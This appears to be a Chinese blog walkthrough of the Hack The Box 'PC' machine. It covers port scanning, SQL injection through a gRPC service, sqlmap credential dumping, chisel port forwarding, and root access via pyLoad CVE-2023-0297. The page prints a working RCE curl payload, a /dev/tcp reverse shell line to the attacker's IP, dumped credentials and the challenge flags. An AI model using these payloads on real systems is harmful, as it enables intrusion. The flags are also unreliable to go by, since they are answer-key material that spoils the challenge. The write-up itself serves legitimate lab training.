HTB PC靶机渗透测试流程

综合靶机渗透测试解析 7.root家目录下存在一个***.txt文件,文件名+文件内容当作flag提交,用+号连接(例:***.txt+qwoingqwoighoqisfhoasf)7.root家目录下存在一个***.txt文件,文件名+文件内容当作flag提交,用+号连接(例:***.txt+qwoingqwoighoqisfhoasf)6.在kali中搜索该提权漏洞,并将漏洞的披露时间当作flag值提交.(例:2023-05-26);1. 扫描目标靶机将靶机开放的所有端口,当作 flag 提交(例:21,22,23) 阅读详情

靶机介绍

来源:Hack The Box        靶机难度:Easy

信息收集



端口扫描

可以发现开放了两个端口,22和50051

sudo nmap -sT --min-rate 10000 -p- 10.10.11.214

版本探测

可以发现22端口版本为OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

50051仍然无法得知版本号

初步判断操作系统为Ubuntu Linux


sudo nmap -sU --top-ports 100 10.10.11.214
 

UDP扫描

没有新的发现

sudo nmap -sU --top-ports 100 10.10.11.214 

 谷歌搜寻信息

通过谷歌搜索得知50051可能是gRPC服务的默认端口号
渗透流程


使用grpcui创建webui

你也可以用grpcurl如果你更喜欢用命令行操作的话

./grpcui -plaintext 10.10.11.214:50051

下载地址

grpcui             grpcurl


SQL注入


使用registerUser注册一个账户


 登录获取ID和TOKEN

ID=187
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVhcmRyb3AiLCJleHAiOjE2OTE1NzkyNzJ9.AifFDaFQ20KOlX6A8_PN86yHoLJGkPw9A51xq9JRA88

 正常getinfo可以成功



尝试在id那里添加一个引号 发现报错了,可能存在SQL注入
 


 使用Sqlmap爆破数据库,拿到用户名密码

sudo sqlmap -r sql --level 5 --risk 3 --dump --batch

 SSH登录

使用账户名sau密码HereIsYourPassWord1431
成功登录到目标靶机

获取user.txt

文件在家目录下

d11969f0ac61815bc832c267d1a90921
 

权限提升


发现可疑端口进程


使用netstat发现开放了8000端口,同时在opt目录下发现app的源码,并且该app是以root权限运行的。


端口转发


使用chisel进行端口转发
 

./chisel server -p 3477 --reverse # kali机
./chisel client 10.10.14.3:3477 R:8000:127.0.0.1:8000/tcp # 靶机
本地访问 



 访问127.0.0.1:8000发现是pyLoad,通过对比软件源码和谷歌搜寻得知该版本存在远程命令执行漏洞。CVE-2023-0297
 漏洞利用

kali开启监听

sudo python3 -m http.server 7777

准备payload

curl -i -s -k -X $'POST' \
    --data-binary $'jk=pyimport%20os;os.system(\"bash%20/home/sau/shell.sh\");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \
    $'http://127.0.0.1:8000/flash/addcrypted2'

编写反弹shell.sh,并上传到靶机

sh -i >& /dev/tcp/10.10.14.3/7777 0>&1


 执行获取反弹shell

 获取root.txt

171712d7a82bea4a8b035f94a9293ff4

总结

通过50051的grpc端口服务,配合grpcui得知存在SQL注入漏洞,利用sqlmap获取到用户,并成功登录到ssh,最后利用pyLoad的远程命令执行漏洞getshell并提权。

HA: Forensics靶机渗透测试 文章目录靶机说明:一、信息收集1.主机发现2.端口扫描二、漏洞挖掘1.访问靶机 web 服务2.使用 dirb 进行目录扫描3.使用 exiftool 提取数据4.使用 dirb 扫描 txt 文件5.PGP解密6.破解密码 靶机说明: 哈:法医学是实验室的中级水平,它能让你在网络法医调查中亲身体验。这个实验室完全致力于网络法医调查的方法和工具,并且有各种技术可以找到的证据。由于这是一个捕获旗帜的过程,因此需要注意的是,这不是一个根本性的挑战,而是找到所有旗帜的主要动机。 旗数:4 目标:找到所有4个标志( 阅读详情

相关推荐

HTB靶场系列 Windows靶机 Blue靶机

ms17-010漏洞,也就是广为人知的永恒之蓝,非常简单的一个靶机,因为几乎不用提权,ms17-010漏洞使用成功获取的就是system级别的权限 勘探 常规操作 先用nmap扫 nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.40 Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-03 21:00 EDT Warning: 10.10.10.40 giving up on por

m0_57221101的博客 1671

HTB PC

链接:https://qing3feng.github.io/2023/05/29/HTB%20PC/今天又学一招,配置好/etc/hosts​文件:​[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-YHXRNj1I-1685406194714)(https://qing3feng.github.io/Blogimages/HTB_PC/image-20230529093245-pwj2tjw.png)]​如图所示,这样子就可以直接ping pc​了,不用再​。

qq_64201116的博客 1800

渗透测试工程师技能进阶:从基础到高级认证的完整学习路线

渗透测试作为网络安全领域的核心实践,其本质是在授权范围内模拟黑客攻击,以发现系统潜在安全风险。其技术原理基于对网络协议、系统架构和应用程序逻辑的深入理解,通过主动安全评估来验证防御体系的有效性。这项技术的核心价值在于将攻击者思维转化为可度量的安全改进,帮助企业提前发现并修复漏洞,从而降低数据泄露、业务中断等实际风险。在应用场景上,渗透测试广泛应用于金融、政务、互联网及各类企业的Web应用、移动APP、内网及云环境的安全评估。本文聚焦于渗透测试工程师的角色定位与技能进阶,系统拆解了从网络基础、Web安全、内网

weixin_30924087的博客 648

【渗透测试】——VulnHub靶机渗透实战 | HA:Joker

Vulnhub 是一个漏洞靶场平台,里面含有大量的靶场镜像,只需要下载虚拟机镜像,导入 VMWare 或者 VirtualBox 即可启动靶场。本文将从环境搭建、端口扫描、目录扫描到信息提取和突破8080端口,尽可能排除新版本遇到的环境Bug,详解介绍渗透测试全过程。如果你是新手小白,本文将带你一窥渗透测试的世界。

HinsCoder的博客 6980

2026最新渗透靶场合集:从基础漏洞到云原生的实战训练指南

渗透测试是网络安全领域的核心实践技能,其本质是通过模拟攻击来评估系统安全性。其原理在于主动发现和利用漏洞,验证防御体系的有效性。掌握这项技术对于构建主动防御能力、满足合规要求至关重要,广泛应用于企业安全评估、红蓝对抗和漏洞挖掘等场景。随着技术演进,实战训练需覆盖云原生、容器安全等新兴领域。本文基于最新行业趋势,整合了DVWA、VulnHub、Kubernetes Goat等热门靶场资源,提供了一套从Web基础漏洞到内网渗透、云安全实战的体系化训练方案,并详解了标准化渗透流程与高阶技巧,帮助安全从业者系统提升

weixin_30836759的博客 444

HTB AD域渗透实战:从外网打点到域控夺取的完整攻击链剖析

Active Directory(AD)域是现代企业网络身份验证与资源管理的核心,其基于Kerberos和NTLM协议构建了一套复杂的信任体系。理解其认证原理是内网渗透的基石,攻击者常利用凭证传递、权限滥用等漏洞进行横向移动。在实战中,通过信息收集发现脆弱服务(如存在文件上传漏洞的Web应用)获取初始立足点,进而利用本地提权技术(如PrintSpoofer)获取系统权限。随后,借助Mimikatz等工具转储内存凭证,并结合BloodHound进行域内关系图谱分析,可高效识别ACL滥用等攻击路径,最终通过DC

adiking520110的博客 421

[ vulnhub靶机通关篇 ] 渗透测试综合靶场 DC-1 通关详解 (附靶机搭建教程)

[ vulnhub靶机通关篇 ] 渗透测试综合靶场 DC-1 通关详解 从信息收集到拿到低权限,最后提权获取最高权限,详细解读

qq_51577576的博客 1万+

Linux权限提升实战指南:从内核漏洞到配置错误的系统化提权方法论

权限提升是渗透测试与系统安全领域的核心概念,指低权限用户通过利用系统漏洞或配置缺陷获取更高权限(如root)的过程。其原理在于操作系统权限模型中的“权限差”,攻击者通过信息收集发现并利用这些差异。掌握Linux提权技术对于安全评估、漏洞挖掘和防御加固具有重要价值,广泛应用于渗透测试、红队演练、CTF竞赛及系统安全加固等场景。本文聚焦于**内核漏洞利用**与**SUID文件滥用**两大核心向量,系统化拆解从信息收集到漏洞利用的完整工作流,帮助安全从业者构建实战化的Linux权限提升能力。

weixin_30915275的博客 406

HTB hackthebox PC WP 黑这个盒子pc靶机通关记录

HTB PC WP

weixin_44203305的博客 749

Linux提权实战入门:从权限模型到内核漏洞利用

在Linux系统安全与运维领域,权限管理是核心基础。Linux通过用户、组及读、写、执行权限构成了一套精细的访问控制模型,确保系统资源的安全隔离。理解这一原理是掌握系统安全的关键,其技术价值在于能够有效评估和加固系统,防止未授权访问。在实际的渗透测试与安全评估场景中,攻击者或测试人员常常需要从获得的低权限Shell出发,探索提升至root权限的路径,这个过程被称为**提权**。提权并非神秘操作,而是一套基于系统配置、服务漏洞或内核缺陷的系统化技术方法,常见于CTF比赛和授权安全测试中。通过系统化的**信息收

daxi1047的博客 542

计量经济学——事件研究法/事件分析法

计量经济学——事件研究法/事件分析法

weixin_46189461的博客 6754

HTB靶机系列-SwagShop

介绍今天给大家带来的是一个HTB(hackthebox)的靶机—SwagShop,这是一个easy级别的linux系统的靶机,所以主要是对枚举,信息收集等手段的考察。对OSCP感兴趣的同...

蚁景网安学院 976

keil软件调试(Debug)仿真教程(软件调试和硬件调试的区别)及常用调试按键详解

单片机的调试分为两种,一种是使用软件模拟调试,第二种是硬件调试,两种调试方式各有不同,软件模拟调试有误差,而硬件调试,借用仿真器调试是嵌入式开发中常用方法。

weixin_51624736的博客 3万+

HTB - PC

运行的时候需要tls手令,网上搜了下加上-paintext就行。第一个flag就在这个文件夹里。

whale_waves的博客 227

手把手教你用示波器测试DDR5 DRAM信号完整性(附眼图分析技巧)

本文详细介绍了如何使用示波器测试DDR5 DRAM信号完整性,包括眼图分析技巧。从DDR5的核心挑战、测试设备选型到实测工作流程,提供了全面的指导。特别强调了DFE功能验证和系统级协同测试,帮助工程师解决信号完整性问题,提升测试效率。

g2h3i4j5的博客 1163

数据预处理的分箱操作

数据分箱 介绍 我们在建立模型前,一般需要对特征变量进行离散化,特征离散化后,模型会更稳定,降低模型过拟合的风险。尤其是采用 logsitic 建立评分卡模型时,必须对连续变量进行离散化。而特征离散化处理通常采用的就是分箱法,数据分箱(也称为离散分箱或分段)是一种数据预处理技术,用于减少次要观察误差的影响,提高泛化性。 数据分箱又分为有监督分箱和无监督分箱,是否使用标签进行离散化(分箱)决定了有监督还是无监督的离散化方法。 知识点 无监督分箱 split 分箱 merge 分箱 无监督分箱 这里为了

随笔记 5334

HTB Blue 靶机通关攻略

本文详细介绍了HackTheBox平台上经典入门级Windows靶机Blue的渗透测试过程。通过nmap扫描发现目标开放445端口运行存在MS17-010漏洞的Windows 7系统,利用Metasploit框架中的永恒之蓝漏洞成功获取SYSTEM权限,最终获取用户和系统桌面上的flag文件。文章完整演示了从信息收集、漏洞扫描、漏洞利用到权限提升的全过程,重点分析了MS17-010漏洞的危害性及Meterpreter工具的优势,强调该靶机是学习基础渗透测试技术的优秀起点。所有操作均在授权环境中完成,仅供学习

ITHzy168的博客 518

手把手教你用ESP32驱动MAX30102心率血氧传感器(含完整代码)

本文详细介绍了如何使用ESP32微控制器驱动MAX30102心率血氧传感器,构建智能健康监测系统。内容涵盖PPG原理、硬件连接、驱动配置、信号处理算法以及Web服务器数据可视化,提供完整代码实现,帮助开发者快速上手物联网健康设备开发。

weixin_29208077的博客 590

HTB-oscplike-Bastian+Secnotes

HTB-oscplike-Bastian+Secnotes Bastian easy难度的bastion 靶机IP 10.10.10.134 sudo nmap -sC -sV -p- --min-rate=1000 -Pn 10.10.10.134 22/tcp open ssh OpenSSH for_Windows_7.9 (protocol 2.0) 135/tcp open msrpc? 139/tcp open netbios-ssn? 445/tcp

m0_53302733的博客 2653

03. 线性规划与混合整数规划 (LP/MIP)

本文介绍了OR-Tools中的线性规划(LP)和混合整数规划(MIP)求解器。主要内容包括:1) LP/MIP的基本概念和数学形式,对比了LP、MIP、ILP和BIP的区别;2) OR-Tools支持的求解器类型,如GLOP、SCIP等,以及它们各自的特点和适用场景;3) 详细展示了如何使用GLOP求解器进行线性规划求解,包括变量定义、约束添加和目标函数设置;4) 介绍了SCIP求解器的配置和使用方法;5) 讨论了变量类型、约束类型、多目标优化等进阶功能。文章通过Java代码示例演示了如何实现一个完整的优化

智慧是做事用的 158

智能车图像处理16-进阶篇8--右环岛状态机与补线

这篇文章主要讲述智能车竞赛中如何判断右环岛并且进行状态补线。

taiyuezyh的博客 1万+

网络安全靶场推荐,让你通过实操能快速提升实战技能!

如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。

韩束一叶子 866

海思SD3403,SS928/926,hi3519dv500,hi3516dv500移植yolov7,yolov8(1)

海思SS928,SS926以及Hi3519dv500,hi3516dv500下的yolov7模型部署推理系列

Littro Innovations 3088

除了Vulnhub,这5个免费靶场平台哪个更适合你?(Hack The Box/TryHackMe/红日等横向对比)

